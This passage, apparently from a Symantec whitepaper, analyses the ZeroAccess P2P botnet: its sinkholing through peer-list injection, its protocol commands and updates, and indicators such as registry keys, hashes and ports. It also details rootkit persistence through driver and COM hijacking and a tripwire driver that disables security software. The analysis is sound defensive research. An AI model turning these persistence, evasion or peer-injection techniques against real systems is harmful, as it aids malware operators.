


Figure 4. ZeroAccess infection numbers over time

ZeroAccess sinkhole

Symantec has identified six distinct ZeroAccess botnets. Most of these botnets are split into two segments – a 32-bit segment and 64-bit segment – each representing an isolated botnet. Each segment communicates using its own unique port number, which is hard-coded into the binary.

ZeroAccess uses a constant stream of broadcast messages to announce live peers on the network. These broadcast messages can also be leveraged to announce sinkholes. However, due to the continuous announcements of other peers, peer list entries are very volatile and are typically overwritten within a few seconds. Therefore, in order to remain in peer lists, it is necessary to keep flooding the botnet with sinkhole announcements. Broadcast messages are unable to reach non-routable peers, nevertheless, the more routable peers that contain sinkhole entries, the more likely they are to propagate these entries to non-routable peers. As soon as this occurs, the fact that these peers are not reachable from the outside turns into an advantage; subsequent peer announcements will not be able to easily replace the sinkhole entries.

When a ZeroAccess bot receives a new list of peers from another bot, it merges it with its current peer list




Figure 5. ZeroAccess V2 networks

and keeps the most recent 256 entries, as determined by a timestamp associated with every peer list entry. Thus, bots can be isolated by sending them peer lists containing invalid entries with very recent timestamps. The two ZeroAccess variants differ in their peer list exchange protocols. In ZeroAccess V1, peer lists are only shared upon request. Therefore, inserting a new peer in this network requires crafting a peer list exchange message from a sinkhole whenever a peer list is asked for. In contrast, ZeroAccess V2 accepts unsolicited peer list messages using the newL command, which makes peer injection trivial. In either case, Symantec's sinkholing prototype is able to completely overwrite the peer lists of bots for both ZeroAccess V1 and V2.

While Symantec was monitoring Network 1 (16471/16470) and Network 2 (16464/16465), the botmasters of Network 2 released an update. New P2P modules were distributed to Network 2, which increased the resiliency. Network 1 was still considered vulnerable and contained 800-900,000 unique bots.

Sinkhole statistics

Due to the nature of peer injection for V2 of ZeroAccess, Symantec focused on one of two identified networks utilizing variant Type IV. Symantec initiated the sinkhole for Network 1 (port 16471/UDP for 32-bit hosts and port 16470/UDP for 64-bit hosts) on July 15, 2013. As a result of the action, approximately 500,000 ZeroAccess bots were extricated from the botmaster's control. These bots can no longer receive any commands or updates from the owners of ZeroAccess.





Figure 6. Bots sinkholed over time

Sinkhole data is currently being collected and shared with ISPs and CERTS around the world in an effort to clean up infections.

ZEROACCESS P2P DETAILS



> “P2P type botnets are attractive to botmasters mainly because the network is a decentralized and distributed architecture...”

ZeroAccess P2P details

ZeroAccess uses a P2P network in order to spread monetization payloads and circulate active peer IP addresses. P2P type botnets are attractive to botmasters mainly because the network is a decentralized and distributed architecture, making it difficult to identify a single entity controlling the network. At the same time, P2P architecture makes the communication infrastructure robust and resilient against seizures of specific IP addresses or domain names.




Figure 7. Top 10 Countries infected by ZeroAccess

In 2011, ZeroAccess P2P C&C communicated using TCP, but since July, 2012, the protocol was modified to use UDP. This was the latest protocol update to ZeroAccess until June 29, 2013.

Because ZeroAccess implements a P2P network structure, each bot acts as both a client and a server. Upon initial infection, the infected computer has a base list of available peers from which it tries successive connection attempts. Once a connection has been established, it sends a unique command in order to download the latest peer list of available bots. Using the updated peer list, it has the ability to query about, and download, multiple payloads.

As show in Figure 8, there are two types of nodes:

1. Super-nodes
2. Normal-nodes

As some networks use NAT to connect to the Internet, a portion of the infected




Figure 8. ZeroAccess botnet overview

computers can only establish outbound connections to other infected bots. These bots can request peer lists and updated files but cannot be used to distribute files as no incoming connection can be routed to the bot correctly. Thus, we have two sets of nodes; a super-node that is responsible for the distribution of payloads amongst the botnet, and a normal-node that only has the ability to update peer lists and download files but cannot distribute files as other bots cannot initiate a connection with them due to NAT. Research shows that infected bots within NAT environments make up a large majority of ZeroAccess.

Sharing peer lists

When a computer becomes infected, it has two main objectives. The first objective is to circulate active peer IP addresses to ensure peers can always find each other and the second objective is to spread malicious payloads amongst peers.

Initially when a computer becomes infected, it contains a provisional peer list of 256 IP addresses, which is included as part of the installation routine. ZeroAccess attempts to reach out to each of the IP addresses in succession in order to establish a connection with a peer and retrieve the latest peer list and join the network. This is done through the use of three commands; getL, retL, and newL.

Table 7 lists the command set of ZeroAccess V1 and V2 with description of each command.

Table 7. Version 1 supported commands

Protocol version	Command	Description
Version 1	getL	Request peer list
Version 1	retL	Acknowledgement to getL. Sends updated peer list and file metadata information
Version 1	getF	Request file
Version 1	setF	Acts as an acknowledgement to getF command. Sends the requested file
Version 1	srv!	Send create time of hidden drivers (time of infection)
Version 1	yes!	Acts as an acknowledgement to srv! Command. Sends infection time from its own drivers
Version1	news	Acknowledgement to yes! Command. Sends system related information

The retrieval of peer lists works in the following way. Firstly, infected computer, or Bot A sends a request to another peer already joined to the network. It does this using the getL command (get list). Bot B responds with its peer list and some associated file metadata. This metadata allows Bot A to determine the most recent active peers and merge its existing list with the latest one to yield a fresh list of 256 most recent active peers.

In V2, the number of P2P commands was reduced. In addition, the encryption of the commands moved from RC4 to a shifted XOR key. A peer contains a list of 256 peer IP addresses.



Bot A
Bot B
1
Request: IP list and file meta-data (getL)
Response: IP list and file meta-data (retL)
2
Internal List of Peers
Bot B IP
1.2.250.252
256th IP
3
Refresh Internal List

Figure 9. Infected computer retrieving latest peer list

Each bot will poll other peers every second using the getL command over UDP.

Table 8. Version 2 supported commands

Protocol version	Command	Description
Version 2	getL	Request peer list
Version 2	retL	Acknowledgement to getL. Sends updated peer list and file metadata information
Version 2	newL	Add new peer to peer list

Similar to requesting an updated peer list, existing peers will respond to any incoming getL and retL commands with getL+ and retL+. These commands are essentially the same but are only used after an initial request to determine if the original requestor is a super-node or not.

In the example shown in Figure 9, Bot B sends Bot A the getL+ command to retrieve the updated list. If Bot A receives the request and responds, Bot B determines Bot A to be a super-node. Bot B then issues a newL command to 16 random peers from its peer list, informing them of Bot A's directly contactable and routable IP address. Doing so increases the popularity of super-node Bot-A's IP address.

The use of the newL command can be exploited in order to inject a rogue IP address into an infected computer's peer list. By design, the infected computer in turn shares the rouge IP address with other active peers, effectively corrupting the peer lists within the botnet.

Modifications to the P2P protocol

Prior to June 29, 2013, it was possible to craft a specific newL packet and send it to an active ZeroAccess peer introducing a rogue IP address. Through an update on June 29, ZeroAccess authors modified and reduced the number of available commands in ZeroAccess V2, specifically deprecating the newL command. This effectively removes the ability to introduce new peers into internal lists. The update allowed the botnet to filter possible rouge IP address injection attempts.



Bot A
Bot B
1
Request: IP list and file meta-data (getL)
2
Response: IP list and file meta-data (retL)
3
Request: IP list and file meta-data (getL+)
4
Response: IP list and file meta-data (retL+)
Bot A's IP (newL)
...
(16)
... (16)
... (16)
... (16)
... (16)
8 times

Figure 10. Use of newL command (peer list injection)

Additional changes were also made including the expansion of the internal peer list by adding a secondary list, which is written to disk. This is used for redundancy purposes. Prior to June 29, 2013, an internal peer list held up to 256 unique IP addresses. However, after the introduction of the secondary peer list, ZeroAccess now has the ability to hold up to 16 million peer addresses. When the peer list was 256 peers in length it was feasible that a significant ZeroAccess clean-up action could cut off ZeroAccess peers from the P2P network because none of their 256 known peers were online.

The IP addresses in the secondary contact list are also contacted when ZeroAccess first starts. This secondary peer list communication will continue until at least 16 remote peers have responded to the infected host. Once an infected peer has been contacted by 16 remote peers, peers from the secondary list will not be contacted until the infected computer is restarted. The secondary peer list will continue to be added to and updated as remote peers respond as part of the normal periodic contact with the 256 peers from the working set. This behavior allows a ZeroAccess client to keep a large list of previously contacted peers for redundancy and still operate with a small working set of 256 peers in order for malicious payloads to be quickly distributed throughout the ZeroAccess network.

Another runtime peer-contact behavior change is the keeping of a contacted-peer state table. ZeroAccess peers continue to send unsolicited getL commands to remote peers and expect to receive retL messages. The retL responses contain malicious payload metadata as well as new peer IP addresses (see the appendix for more details). Prior to June 29, an infected peer would accept any UDP message from any IP address, regardless of whether or not the infected host had contacted that remote IP address before. After June 29, a ZeroAccess peer will continue to accept getL messages from any remote IP address, but will only accept a retL message from an IP address that the receiving peer had previously sent a getL message.

This change ensures that unsolicited retL messages are ignored and makes using retL messages, as a means of introducing rogue IP addresses (like newL messages could be used in the previous protocol), more difficult.

This update to the P2P functioning of ZeroAccess was only distributed to one of the two V2 networks.

Infection indicators (IOCs)

The following sections detail the various infection indicators that are common across V1 and V2 of ZeroAccess.

Persistence and stealth

ZeroAccess randomly selects one of the system start drivers and replaces it with a completely different malware driver, setting its length to that of the original driver. During system startup, the operating system loads the bad driver instead of the original one. The bad driver, in turn, loads the original (uninfected) driver from its private asset store. The malware relinks the I/O database to exchange places with the original driver so that the original driver functions normally.

Once active, the driver diverts disk operations at the lowest layers of the storage stack to present a view of the replaced driver so that it appears normal and cannot be detected by scanning the file. The driver registers a Shutdown handler which will repair the malware components on disk. Even if threat images and registry entries are removed, they are restored during shutdown.

Type III infections are also equipped with a malicious shell image. The registry contains an entry similar to:

- HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ “Shell” = “C:\Documents and Settings\Administrator\Local Settings\Application Data\76c62c8e\X”

There is an image at this path that gets called when a user logs in. The image is capable of re-infecting the computer even if the original threat is resolved.

Type IV infections do not contain any kernel components. They are launched from hijacked COM registration entries. For example, HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1} (Microsoft WBEM New Event Subsystem) changed from C:\WINDOWS\system32\wbem\wbemess.dll to \\.\globalroot\systemroot\Installer\{{[RANDOM GUID]}\.

HKEY_CURRENT_USER\Software\Classes\clsid\{42aedc87-2188-41fd-b9a3-0c966feabec1} (MruPidlList) new key added:

- %UserProfile%\Local Settings\Application Data\{[RANDOM GUID]}\

HKEY_CLASSES_ROOT\clsid\{42aedc87-2188-41fd-b9a3-0c966feabec1} (MruPidlList) new key added:

- % UserProfile%\Local Settings\Application Data\{[RANDOM GUID]}\n.

Windows 7 and Vista versions also infect the system service image:

- %System%\services.exe

This file is critical to system operation and cannot be removed without rendering the system unbootable.

Services

Different versions of ZeroAccess infect the services.exe files in different ways. In some files it replaces the code in the text section, whereas in others it adds code to the reloc section. In some files the infected code contains APIs such as "ZwSetEaFile" and "ZwQueryEaFile" etc. In clear text, some exhibit a hash function to resolve the APIs. Hence there is no standard way in which we can remediate the services.exe file.

The only way to resolve the infected services.exe files is to replace them with clean versions.

Table 9. 32-bit infected and clean services.exe

32-bit Infected Services.exe	Corresponding Clean Services.exe
a302bbff2a7278c0e239ee5d471d86a9	5F1B6A9C35D3D5CA72D6D6FDEF9747D6

Table 10. 64-bit infected and clean services.exe

64-bit Infected Services.exe	Corresponding Clean Services.exe
014a9cb92514e27c0107614df764bc06	24ACB7E5BE595468E3B9AA488B9B4FCB
ba959defa616f9be21438f427494ea7e	24ACB7E5BE595468E3B9AA488B9B4FCB
50bea589f7d7958bdd2528a8f69d05cc	24ACB7E5BE595468E3B9AA488B9B4FCB
05c5e175158701a331c65a3113d77945	934E0B7D77FF78C18D9F8891221B6DE3
1a6a7f1a025d940aa7baa96113f7dcb8	24ACB7E5BE595468E3B9AA488B9B4FCB

Network indicators

Infected services.exe for both V1 and V2 of ZeroAccess are used to connect to the P2P networks in order to contact other infected bots and download updated peer lists. V1 utilizes TCP and V2 operates over UDP. Each botnet operates on its own unique port pair for 32-bit and 64-bit infected hosts.

Table 11 and Table 12 detail six networks identified by Symantec across all variants of ZeroAccess and notes their unique port pairs for use in identifying possible network infections.

Symantec's existing IPS signatures detect ZeroAccess P2P communications on the ports listed in Tables 11 and 12.

Table 11. V1 ZeroAccess networks

Network	P2P version	32-bit port	64-bit port
Network#1	Version 1	21810/TCP	21860/TCP
Network#2	Version 1	22292/TCP	25700/TCP
Network#3	Version 1	34354/TCP	N/A
Network#4	Version 1	34355/TCP	N/A

Table 12. V2 ZeroAccess networks

Network	P2P version	32-bit port	64-bit port
Network#1	Version 2	16471/UDP	16470/UDP
Network#2	Version 2	16464/UDP	16465/UDP

Asset storage

Type I variants store files in an NTFS container file at the following location:

- %System%\config\fmaqiqfv.

However, Type II and Type III variants store files at the following location:

- %Windir%\$NtUninstallKB42423$\...

This directory has restrictive access control lists (ACL) and a superfluous reparse point that confuses the file system. The state can be made normal by the following two commands:

3. cacls $NtUnisntallKb42423$ /g Everyone:f
4. fsutil reparsepoint delete $NtUnisntallKb42423$

Type IV variants store files at the following locations:

- %SystemRoot%\Installer\WINDOWS\Installer\{ccfbd442-6bc8-f785-a516-2b12a185935f}
- %UserProfile%\Local Settings\Application Data\{ccfbd442-6bc8-f785-a516-2b12a185935f}

Files are marked “system” and “hidden” but are not otherwise protected. Active threats prevent access by holding exclusive handles to open files.

Tripwire driver

Some versions of the malware are accompanied by a tripwire driver that can recognize characteristic behavior of anti-malware software. If a process is detected that exhibits this behavior, it is terminated and the image on disk is disabled. The result can make it appear to the user that their security software has been uninstalled.

Type I

The tripwire driver has a service key entry [RANDOM DIGITS] and a driver file [RANDOM DIGITS].sys where [RANDOM DIGITS] is a string of random digits. Both the key and the image file have ACLs removed, making them difficult to delete.

A registry callback monitors sequential access of key values of the form:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[RANDOM CHARACTERS]\ImagePath

If an application examines more than approximately 50 of these in a short period of time, it is targeted.

The image is terminated by the driver, which queues an asynchronous procedure call (APC) to the process, forcing it to terminate itself. The image file is then ACL’ed with a subtly modified protection that prevents it from executing again.

Type II

The kernel image is patched at the entry point: IoIsOperationSynchronous, which gets control when files are open. Tripwire functionality is combined with the primary driver.

There is a fake driver entry key similar to:

